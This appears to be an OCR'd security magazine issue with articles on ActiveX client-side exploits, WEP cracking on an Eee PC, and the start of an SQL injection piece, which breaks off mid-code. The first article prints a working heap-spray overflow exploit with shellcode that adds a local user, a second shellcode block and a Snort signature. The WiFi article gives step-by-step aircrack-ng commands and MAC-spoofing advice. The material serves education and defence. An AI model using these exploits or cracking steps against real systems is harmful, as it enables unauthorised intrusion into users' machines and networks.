- The following features of web browsers are disabled (although some websites work only when these are enabled):
  - ActiveX
  - Java
  - Plug-ins
  - Cookies
  - JavaScript
  - VBScript
  - 3rd party browser extensions
- IDS signatures and AV signatures are up-to-date

Listing 2. *ActiveX Exploit – sample*

```
D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit
                        (Internet Explorer 7/XP SP2)

<html>
<object classid='clsid:A93B47FD-9BF6-4DA8-97FC-9270B9D64A6C' id='VAPGDECODERLib' />
</object>
<script language='javascript'>
//add su one, user: sun pass: tzu
shellcode = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u3749%u4949" +
                     "%u4949%u4949%u4949%u4949%u4949%u4949%u5a51%u456a" +
                     "%u5058%u4230%u4231%u6b41%u4141%u3255%u4241%u3241" +
                     "%u4142%u4230%u5841%u3850%u4241%u6d75%u6b39%u494c" +
                     "%u5078%u3344%u6530%u7550%u4e50%u716b%u6555%u6c6c" +
                     "%u614b%u676c%u3175%u6568%u5a51%u4e4f%u306b%u564f" +
                     "%u4c78%u414b%u774f%u4450%u4841%u576b%u4c39%u664b" +
                     "%u4c54%u444b%u7841%u466e%u6951%u4f50%u6c69%u6b6c" +
                     "%u6f34%u3330%u6344%u6f37%u6a31%u646a%u474d%u4871" +
                     "%u7842%u4c6b%u6534%u716b%u5144%u6334%u7434%u5835" +
                     "%u6e65%u736b%u646f%u7364%u5831%u756b%u4c36%u644b" +
                     "%u624c%u6c6b%u634b%u656f%u574c%u7871%u4c6b%u774b" +
                     "%u4c6c%u464b%u7861%u4f6b%u7379%u516c%u3334%u6b34" +
                     "%u7073%u4931%u7550%u4e34%u536b%u3470%u4b70%u4f35" +
                     "%u7030%u4478%u4c4c%u414b%u5450%u4c4c%u624b%u6550" +
                     "%u6c4c%u6e6d%u626b%u6548%u6858%u336b%u6c39%u4f4b" +
                     "%u4e70%u5350%u3530%u4350%u6c30%u704b%u3568%u636c" +
                     "%u366f%u4b51%u5146%u7170%u4d46%u5a59%u6c58%u5943" +
                     "%u6350%u364b%u4230%u7848%u686f%u694e%u3170%u3370" +
                     "%u4d58%u6b48%u6e4e%u346a%u464e%u3937%u396f%u7377" +
                     "%u7053%u426d%u6444%u756e%u5235%u3058%u6165%u4630" +
                     "%u654f%u3133%u7030%u706e%u3265%u7554%u7170%u7265" +
                     "%u5353%u7055%u5172%u5030%u4273%u3055%u616e%u4330" +
                     "%u7244%u515a%u5165%u5430%u526f%u5161%u3354%u3574" +
                     "%u7170%u5736%u4756%u7050%u306e%u7465%u4134%u7030" +
                     "%u706c%u316f%u7273%u6241%u614c%u4377%u6242%u524f" +
                     "%u3055%u6770%u3350%u7071%u3064%u516d%u4279%u324e" +
                     "%u7049%u5373%u5244%u4152%u3371%u3044%u536f%u4242" +
                     "%u6153%u5230%u4453%u5035%u756e%u3470%u506f%u6741" +
                     "%u7734%u4734%u4570");
bigblock  = unescape("%u0a0a%u0a0a");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<500;i++){memory[i] = block+shellcode}
bof="http://";
for (i=0;i<9999;i++){bof+=unescape("%u0d0d%u0d0d")}
VAPGDECODERLib.Url = bof;
</script>
</html>
# milw0rm.com [2008-02-26] (Courtesy: milw0rm.com, rgod)
```

- Research is being performed on the network/systems for finding current vulnerabilities on the system (some call it pentesting, and some call it vulnerability assessment, though it really differs from each other in many ways).
- Softwares are constantly updated, patched and clear of risks.

Figure 12, shows a way in which the attacker penetrates through the firewall when the user accepts return traffic from the malicious site, from the vulnerable client (*browser*). Once this exploit is into the network, the attacker can root the machine or attain privileges and propagate through the entire network by exploiting each vulnerable box in the same network.

To look further into the way return traffic looks, let us look at the 3-way handshake and how an attacker could make use of this even without the client really visiting the site. A 3-way handshake between client and server starts with a *SYN* (*synchronize*) from the client side and then the server responds with its *SYN* and an *ACK*(acknowledge) for the client's *SYN*. The client then responds with an *ACK* to complete this handshake. This is why an attacker would target a website trusted by the clients, so that the vulnerable client would visit the exploited malicious site and would download the exploit into their system unknowingly. In Figure 13 top-part, we see how a general client-server TCP 3-way handshake takes place and in bottom-part of Figure 13 we see how the exploit data is pushed to the client once the handshake is complete.

This is to inform the clients that any single mitigation technique alone would not help the client from being exploited with client-side exploits. It should be a step-wise process provided in order to protect the client at several stages. This is what defense-in-depth was intended for, though many people do not consider the in-depth part and see it as separate entities and there by considering themselves to be protected with defense-in-depth though they are unaware that they are weak as a sand castle.

Exploit Mitigation

As discussed in the previous section, there are several ways to secure against client-side exploits by securing data at various levels. Let us consider the following layers:

- End-point network security
- Network monitoring
- System monitoring
- Software Defenses

End-point network security includes firewall or router *Access Control Lists* (ACLs). By default, it should be *DENY ALL* policy to deny all traffic and users that are not authorized to enter the network. Then whitelist the IP's or network connections that are allowed from the network. In this way, the end-point security devices would prevent access to malicious sites. Network monitoring may include *Intrusion Detection Systems* (IDS) such as Snort along with a combination of log analysis toolkits to correlate the logs obtained from the end-point devices with the signatures that got triggered at the monitoring device. Let us consider a sample exploit for which signature is being written. In this case, let us consider a sample signature from *www.EmergingThreats.net*, which has a huge collection of signatures in the *EmergingThreats* (ET) signature format.

Let us consider the following exploit (*http://www.milw0rm.com/exploits/5193*)

In this D-Link MPEG4 SHM Audio Control remote overflow exploit, let us look at some of the most valuable information with which a signature can be written.

A signature (in general) should be considered as something which the packets sho uld be matched with in order to find out if it has the components of a specific exploit.

Like discussed before in the ActiveX section, CLSID or Program ID that has the vulnerable method along with the combination of few other components in the exploit that are unique to a specific exploit could be used for generating a signature. Akash Mahajan's signature for D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit is considered in this example for explaining more about how to write sample IDS signature that identifies exploits when it is still in packet state rather than at the point when it has already reached the system (see Listing 3).

In the mentioned signature, `clsid`, `210D0CBC-8B17-48D1-B294-1A338DD2EB3A`, `"0x40000"` and `"Url"` are case insensitive packet matching candidates that are seen in the content fields. Looking at the exploit once again, these are the few unique characteristics of this exploit, which when put together form the pattern matching capability (this is as explained in the ActiveX samples seen before).

Though, IDS and pattern matching technique are the methods to perform monitoring at the network level to prevent against client-side exploit, they have certain weaknesses too. There are IDS evasion techniques such as fragmentation (fragments of very small size), different encoding techniques and other ways to evade IDS or the specific signature that identify a specific exploit. Hence, a system level security could protect against client-side exploit even if the exploit has come across the network to a specific system. This includes host-based IDS (HIDS) which is an intrusion detection technique used to detect intrusion at the system level. This would have the capability of looking at the system at three different layers. File system layer, local memory and registry




Figure 12. *Client-side exploit entering corporate network*




Figure 13. *3-way handshake (above) and Exploit Data Transfer (below)*

would indicate the HIDS if there are any local exploits running on the system memory or even when it has reached the system storage (*file system*). If this exploit installs anything specific on the system files, it would be seen on the registry. Apart from this, if a good active anti-virus is running on the system, it would prevent the exploit from existing in all these layers by performing packet matching at the system level, though it all depends on how up-to-date these tools are and how often the signatures or components are updated.

Finally, all applications at the client side should have been properly updated from time to time. This includes patch management, newer release updates, security updates and so on. If we consider Microsoft update for example, Microsoft provides update for only Microsoft products and not to other products such as Abobe toolkits, Firefox, etc., for which huge corporations go for third party toolkits such as HfnetchkPro or LanDesk to manage patch management and upgrades of these products that are not updated with Microsoft update. Apart from this, applications that run on the client-system should run on least privilege required for running. Stripping off unwanted or flawed features from user applications would enable added protection against client-side exploits. This includes ActiveX, Plug-ins, Cookies, JavaScript and VBScript. Though some of the sites do require such components to run their websites on the browsers, disabling these features would enable the client to be secured from running the client-side exploit even if it has reached the system (of course, after crossing all the network level defenses).

There are other system level mitigations such as kill-bits. Microsoft has done a great job in providing provisions to block selective ActiveX identified by their unique CLSID from running on the system, and this technique is called kill-bits. Here, a user can set a kill-bit by changing the values in the ActiveX Compatibility flags in a registry editor. Even though, this sounds really simple a normal user should be really cautious about changing values in the registry since, a minor change in the inappropriate place could case the OS to crash or even worse. Kill-bits are located in the following location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
   Microsoft\Internet Explorer\
   ActiveX Compatibility\
```

The path shows *Internet Explorer* as the folder in which the ActiveX Compatibility exists, but this does not mean that kill-bit is solely for IE. Kill-bits will work for any application that runs on the IE's rendering engine. Which means that any application that has plug-ins or runs over IE will be part of this. Couple of issues with this technique is that, Microsoft has designed this technique only for the Windows systems and secondly, this is for intermediary or pro users who understand the sensitivity of registry entries.

Those mitigations are not the only means to stop client-side exploits from exploiting a protected system. There are several other tools and techniques that could be used to do this, though the underlying concept is the same. There is no one single method that could mitigate all the exploits, but it is about how we apply defense-in-depth in different stages. Security is never a single step process where anyone who builds a wall is secured from all the penetrations that are possible

Listing 3. *Client-side Signature for ActiveX Exploit – sample*

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET EXPLOIT 4XEM VatDecoder
                    VatCtrl Class ActiveX Control Url Property Buffer Overflow
                    Vulnerability"; flow:to_client,established; content:"clsid";
                    nocase; content:"210D0CBC-8B17-48D1-B294-1A338DD2EB3A";
                    nocase; content:"0x40000"; content:"Url"; nocase; reference:
                    bugtraq,28010; reference:url,www.milw0rm.com/exploits/5193;
                    classtype:web-application-attack; sid:2007903; rev:1;)
                    (Courtesy: EmergingThreats.net, Akash Mahajan)
```




Figure 14. *Client-server Architecture*




Figure 15. *Public & Private folders and files in the Server*

at the perimeter. Security is an ongoing process where the attacker and the victim fights a battle by learning about each other and building different ways to exploit or mitigate exploits respectively.

Client-side Exploits: Different viewpoints

This article was not aimed at discussing the different semantics involved with terminologies in client-side exploits or to discuss on the contradictions involved with what a client-side exploit really is. Instead, in this section we would now concentrate on why certain exploits fall under this category and why certain exploits that look similar are not really the same as client-side exploits.

There is the client communicating with the server through perimeter security devices and the Internet in Figure 14. Let us try to answer the following questions to get a clear picture of this discussion:

- Where is the vulnerability?
- Where is the exploit running?
- What is the target of this exploit?

Where is the vulnerability or what is vulnerable, helps the user to understand the final target of the exploitation. The vulnerability can be in the server, end-point device or in the client. Though it is usually told that the vulnerable system is the target, one should understand that a vulnerable system could be used as a pathway to the real exploit. As seen in an example before, the attacker can take down a vulnerable server and use it to push client-side exploits to the clients visiting it.

Now, we should understand the location in which the exploit runs. The exploit could run in the client or server, or in other devices that are part of the network. This is where most of the answer is hidden (the answer to the question *why are these exploits client-side* and vice versa). When a server is vulnerable and the exploit targets the client, those exploits fall under web application exploit. This is due to the vulnerable code in the public folder of the web-server (as shown in Figure 15).

Cross-site scripting (XSS) and Cross-site Request Forgery (XSRF) come under this category of web application exploits and vulnerabilities, even though the target is the client. If the vulnerability is on the server and the exploit is also targeted to the server, we have some other form of web application exploit. This comes under the same category as before, since the vulnerability is on the web application. SQL Injection come under this category of exploit and the target is the web-server backend database. If an exploit targets the vulnerable application (vulnerable method in a specific ActiveX component) that runs on the client and the target is the user, then it comes under client-side exploits. This is why ActiveX exploits that target browsers, Microsoft Office and other client-side applications come under this category. This is the trend and characteristic of a virus or spyware that runs on the client and exploits the client.

Who is the target of the exploits, plays a vital role in classifying the exploits under the various categories as seen above. Now, we know why certain exploits belong to this category and why certain exploits don't, even if they look the same as client-side exploits. This section of the article was written with a hope of drawing clear lines of categorization in separating the exploits based on the category in which they fall.

Listing 4. *Shellcode from Real Player rmoc3260.dll ActiveX Heap Corruption*

```
// win32_exec - EXITFUNC=seh CMD=c:\windows\system32\calc.exe Size=378
Encoder=Alpha2 http://metasploit.com
var shellcode1 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949"
+   "%u4948%u4949%u4949%u4949%u4949%u4949%u5a51%u436a"
+   "%u3058%u3142%u4250%u6b41%u4142%u4253%u4232%u3241"
+   "%u4141%u4130%u5841%u3850%u4242%u4875%u6b69%u4d4c"
+   "%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c"
+   "%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f"
+   "%u6e68%u736b%u716f%u6530%u6a51%u724b%u4e69%u366b"
+   "%u4e54%u456b%u4a51%u464e%u6b51%u4f70%u4c69%u6e6c"
+   "%u5964%u7350%u5344%u5837%u7a41%u546a%u334d%u7831"
+   "%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955"
+   "%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b"
+   "%u726c%u4c6b%u534b%u376f%u636c%u6a31%u4e4b%u756b"
+   "%u6c4c%u544b%u4841%u4d6b%u5159%u514c%u3434%u4a44"
+   "%u3063%u6f31%u6230%u4e44%u716b%u5450%u4b70%u6b35"
+   "%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530"
+   "%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b"
+   "%u6c30%u5770%u5770%u4770%u4c70%u704b%u4768%u714c"
+   "%u444f%u6b71%u3346%u6650%u4f36%u4c79%u6e38%u4f63"
+   "%u7130%u306b%u4150%u5878%u6c70%u534a%u5134%u334f"
+   "%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377"
+   "%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f"
+   "%u4147%u4163%u504c%u4273%u3159%u5063%u6574%u7035"
+   "%u546d%u6573%u3362%u306c%u4163%u7071%u536c%u6653"
+   "%u314e%u7475%u7038%u7765%u4370");
```

Conclusion

Client-side exploits have exploded in number since 2005. Microsoft has been patching ActiveX vulnerabilities continually. Security researches have started looking deeper into exploits as potential threats for their clients. Most of the prevention over endpoint devices concentrate on web application exploits (SQL injection, XSS and file inclusion exploits), though defense-in-depth is always a great solution for exploit mitigation. This article was written for helping our readers to understand client-side exploits and mitigation techniques from ground up and we hope that we were successful in doing that.

Acknowledgements

I would like to thank everyone who helped me review and edit this article, the security community, websites such as *www.milw0rm.com* and *www.emergingthreats.net*, and all others who have contributed in this article directly or indirectly.

Anushree Reddy
Anushree Reddy is a team-lead at *www.EvilFingers.com*. She holds Master's degree in Information Security and is very passionate about analysis of vulnerabilities, exploits and signatures. She can be contacted through EvilFingers website (or contact.fingers ‹at› evilfingers.com).

S.N.Safe & Software

Malware has no future!

S.N. Safe&Software Ltd delivers information security solutions for personal users and business and corporate clients.
Safe'n'Sec is proactive protection system of Host Intrusion Prevention class.
It provides you:

- Confidentiality;
- Integrity;
- Reliability of protection;
- Efficiency;
- Mobility.

Why should you choose Safe'n'Sec products for home computers?

- Safe'n'Sec provides protection from known and unknown threats in real time mode;
- Safe'n'Sec provides protection from imprudent user actions;
- Safe'n'Sec provides access control and monitoring of system resources usage;
- Safe'n'Sec detects rootkit behavior and blocks malicious actions in real time mode;
- Safe'n'Sec detects and deletes spyware modules;
- Safe'n'Sec provides protection from any hackers' attacks;
- Safe'n'Sec consumes no more than 5% processor resources.

With Safe'n'Sec corporate solutions you will get multi-purpose network protection and:

- Close to 100% efficiency of protection from known as well as newly appearing threats;
- Control of confidential data access;
- Compatibility with already installed security systems, such as antiviruses, firewalls, network IDS;
- Minimum systems recourses consumption (no more than 2% without AV kernel);
- Ability to control users behavior according to security policies;
- Simplicity of installation and management;
- Education mode for setting Safe'n'Sec solutions to company's information environment.

The trial 30 days versions of Safe'n'Sec products you can download free from our site!

S.N. Safe&Software Ltd.
Tel: +7 (495) 967-1450
Email: info@safensoft.com, sales@safensoft.com
http://www.safensoft.com
Russia, Moscow, Altufievskoe shosse 5/2

Safe'n'Sec

MARCO LISCI

Simple WiFi Hacking with Eee Pc

Difficulty

In this article we'll see a simple and efficient method to retrieve a WEP key from a wireless network. The interesting part is that we'll obtain this key using an Eee Pc, the low cost netbook by Asus. After this article you will see that an Eee Pc with BackTrack is a must-have tool for any security specialist.

WHAT YOU WILL LEARN...

How to hack a WiFi Network with WEP encryption in less than an hour.

Using the power of the Eee Pc and BackTrack as a Professional Penetration Test.

WHAT YOU SHOULD KNOW...

WiFi Network Infrastructure and WEP encryption.

Hardware Architecture of Eee Pc.

We are going to try a WiFi WEP penetration test for educational purpose only and to demonstrate why not to use this old encryption mode in your WiFi networks. So let's start creating the ultimate WiFi penetration tool.

The Hardware

In this test we used an Asus Eee Pc Pink 4G. It has a 4 GB Solid State Drive, 512 mb of RAM, and an Intel Celeron CPU running at 900 Mhz.

The most important part of the hardware is the Wireless card, because not all of them are fully compatible with BackTrack and all the other tools that we will use.

In this case the card is an Atheros AR5BXB63 and there is no conflict with BackTrack. That's all. A simple hardware configuration for a very interesting test.

The Software

Forget all about Xandros and Windows. The Eee Pc Gives the best with BackTrack 3.0. For those who don't know what we are talking about; BackTrack is a Linux distribution designed for security applications.

In Backtrack there are many common security tools included out of the box. In a single ISO ISO image you will find all the best security tools from the linux world. It's incredible how BackTrack runs on the Eee Pc, it seems like the Eee Pc was made for BackTrack.

Preparing the Installation

The Eee Pc does not come with an optical drive so the only way that we have to use BackTrack is from an USB Drive. This isn't a problem because the BackTrack Crew has an ISO specifically created to run live from a USB pen. So the first thing to do is to download the USB Version from the list (approximately 784 mb). This is an ISO file that fits on an USB drive. But we need a bootable pen drive so let's start by mounting the ISO in your system. In Linux you can try this command:

```
mount -o loop -t iso9660 backtrack.iso
                        /mnt/cd
```

Now that the ISO is accessible it's important to copy all files from the ISO to the pen drive (be sure to use a 2 gb pen drive or larger). After the file transfer the pen drive has all the needed files to run BackTrack but it's still not bootable because the MBR of the pen drive has not been changed. So go into the pen drive, find the directory *boot* and execute the script *bootinst.sh*. Please be careful to execute this command from the pen drive and not from the ISO mounted in your system, otherwise you will modify the MBR of you system. After these two simple steps we are ready to use BackTrack on the Eee Pc. Power on the Eee Pc, press *Esc* during the boot and select the pen drive as the boot device. You will be automatically taken into BackTrack 3 without modifying anything on the Eee Pc.

Starting BackTrack

After the boot we have to choose the best option to run the distribution on Eee Pc. I prefer running BackTrack in Kde Mode also on the Eee Pc in Vesa Kde Mode. It's slow if compared to FluxBox but it's more intuitive if you use Kde on your desktop. Now visit all the sub menus and see how many tools you can use in your penetration tests. It's incredible but true. All in one distribution, in one pen drive, on a small laptop. Now we are ready. Our penetration tool is up and running so we can start seeking a WiFi Signal.

Available Tools

In our BackTrack Linux Distribution we'll only use a few of the tools available. However these are the most important tools to know for WiFi Network penetration tests. Kismet, the Aircrack suite with *airmon*, *airodump*, *aireplay* and *aircrack* itself are the best tools around the internet to discover wireless networks and try to retrieve encryption keys. Another small utility that is useful in this case is macchanger. It's important when we want to hide our MAC address and avoid problemstracking connections. Please always remember that changing the MAC address will not keep you completely safe. Various tracking tools can track your interface even without your MAC address.The first and most basic tool to start our penetration test with the Eee Pc and BackTrack is Kismet.

Kismet

Kismet, according to the official web site, is an 802.11 layer 2 wireless network detector, sniffer and intrusion detection system. But the most important feature of this tool is the ability to sniff packets in monitoring mode. Creating a virtual interface using rfmon this tool collects WiFi packets in the Eee Pc proximity. Through Kismet we can scan wireless networks and select our WEP encrypted network. In the Kismet list press *enter* on the selected network to view further information about it. The most important parameters to collect are the BSSID, otherwise the MAC address, of the network; the ESSID, otherwise the broadcast name of the network; The communication channel of the network. Verify that the encryption technology is WEP and not WPA PSK. Now you can leave Ksimet open and go on with the wireless penetration test.

The Attack Idea

The WEP encryption attack is based on the idea that in every packet that is sent on the WEP encrypted network there is a vector that is calculated on the WEP key which is necessary to obtain access to the network. By collecting a large amount of data packets we can reduce our key research space. In this case a brute

On the 'Net

- *http://www.remote-exploit.org/backtrack_download.html* – Downloading BackTrack
- *http://www.kismetwireless.net/* – Kismet Official Page
- *http://www.aircrack-ng.org/doku.php* – AirCrack Official Page
- *http://www.alobbs.com/macchanger/* – MacChanger

Figure 1. *We used an Asus Eee Pc 4g Pink*

Figure 2. *Inside the Eee Pc*

force attack will be possible. So, after having used Kismet to retrieve network parameters, we are going to collect enough data packets to make a brute force attack possible. We are going to do this with another important tool; *AirCrack Ng*.

Fake authentication and get packets

This is the most important part of the penetration test with the Eee Pc. Please consider using MacChanger to modify your MAC address if you are doing penetration tests in public. It's simple to use and it makes you wireless interface tracking proof. If you are familiar with the command line you can also use:

```
ifconfig wlan0 hw ether 00:00:00:00:
                        00:00
```

Our mission is to collect data packets on the Wireless Network and the best method to do this is by executing this command:

```
airodump-ng ath0 -w /home/WepPackets
                        12 1
```

The options used in this airodump command are very simple: the first parameter, `ath0`, is the interface from where we want to collect the packets; the *w* parameters followed by the file path tells airodump to write the collected packets in the file written in the path; the number 12 is the channel where our Access Point transmits (you can easily view the channel in Kismet); the 1 parameter forces airodump to collect only those packets that contain the WEP Initialization Vector, that are useful to obtain the WEP key later.




Figure 4. *Booting and preparing the ath0 interface in BackTrack*

Figure 3. *BackTrack with Kde starting live from usb on Eee Pc*

Figure 5. *Kismet and Monitor Mode choosing wifi0*




Figure 6. *Kismet Interface running*

Figure 7. *Impressive amount of tools available in BackTrack*

Right now we have airodump listening on our network interface. The problem is that we need to generate a communication with the access point to obtain the number of packets needed to try the brute force attack. To do this we have to use `aireplay-ng`, with the following command:

```
aireplay-ng -1 0 -e badshark -a 00:
   00:00:00:00:00:00 -h 11:11:11:
   11:11:11 ath0
```

In this case -1 specifys the use mode of aireplay-ng, a fake authentication with the access point. We specify that we don't want any delay between one attack and the other with 0. The *e* parameter is the bssid name, the *a* parameter is the access point MAC address, the *h* is our network interface MAC address and the ath0 specify our wireless card in BackTrack.

After the fake authentication we can start to generate packets specifically forged to obtain WEP Initialization Vector packets. We can use aireplay-ng in this manner:




Figure 8. *Shutting down BackTrack on Eee Pc*

Figure 9. *Downloading BackTrack for Usb Boot*

```
aireplay-ng -3 -b 00:11:22:33:44:55
   -h 00:fe:22:33:f4:e5 ath0
```

The parameter -3 is the use mode of aireplay, in this case generating packets for WEP IV reply.

Brute Force with generated packets

The best tool to try a speedy brute force attack to obtain a WEP key is `aircrack-ng`. This tool, when enough data packets are collected, can obtain the WEP key in minutes. In our case, to finish our penetration test, we execute the following command:

```
aircrack-ng -s /home/WepPackets
```

After collecting a large amount of data packets we finally obtain the WEP key.

To configure your connection with obtained data you can do the following from the command line:

```
iwconfig ath0 mode managed
iwconfig ath0 ap <MAC of access point>
iwconfig ath0 essid "Name of AP"
iwconfig ath0 key <key>
```

Conclusion

This article illustrates a simple way to hack a WEP encrypted network with BackTrack and an Eee Pc. It illustrates above all how every linux user with little experience can hack a WEP Wireless network in minutes. Please substitute all your managed WEP networks with WPA protected networks. It will take more time to hack and a high percentage of people will not try it.

Summary

Using an Eee Pc and BackTrack Linux live distribution from a USB pen to hack a WEP encrypted Wireless Network in Twenty Minutes. Introducing the Eee Pc with BackTrack as the best mobile tool for penetration tests and Security Works.

Marco Lisci
Marco Lisci is a System Engineer and IT Consultant interested in creativity applied to computer systems. He works on information systems, network infrastructure and security. After a long period as Web Chief in creative agencies founded BadShark Communications, a web, video and audio, seo, advertising and security company. Stay tuned on badshark.org.

ANTONIO FANELLI

SQL Injection in Action

Difficulty

Basic SQL Injection attacks have not gone away despite web 2.0 programming. In this article we will learn how to maintain earlier websites in order to protect against them.

SQL Injection is a web attack technique which has been around since the beginning of the Internet when the first dynamic websites appeared. It seems incredible that it still continues doing damage on thousands of websites, many of which are developed by professionals. This problem has not gone away despite the frequent attempts by many to educate and provide preventative tools for web developers. Web 2.0 programming right now uses frameworks almost all the time, and they normally quote these kinds of attacks. Normally frameworks' built in login pages have basic attacks protected, but most developers get lazy after the login page, and you can find advanced SQL Injection attacks that work. By the way, in this article we will focus on maintenance of earlier websites in order to prevent basic SQL Injection attacks, and we will analyze an actual mass attack.

The vulnerability to SQL Injection attacks is not dependent of the scripting language used for the website development, it is strongly dependent on the programming technique used to access the database. Poorly engineered websites are particularly exposed to mass attacks because of the probability that an automatic tool could find a security flaw; it grows directly proportional to the website complexity. Despite how carefully developers build the SQL queries, the only way to drastically cut the risk is to construct queries which are independent from user input, as we will see later.

Before considering a real mass attack which is currently attacking thousands of victims world-wide, we will see a brief overview of few common basic SQL Injection vulnerabilities in ASP and PHP code.

Examples of vulnerabilities

A classic example of a SQL Injection vulnerability attack is the wrong input validation of a login form. Let's suppose we want to check username and password submitted by a user to access a restricted website area. A possible query within a dynamic ASP page combined with a SQL Server database could be the following one:

```
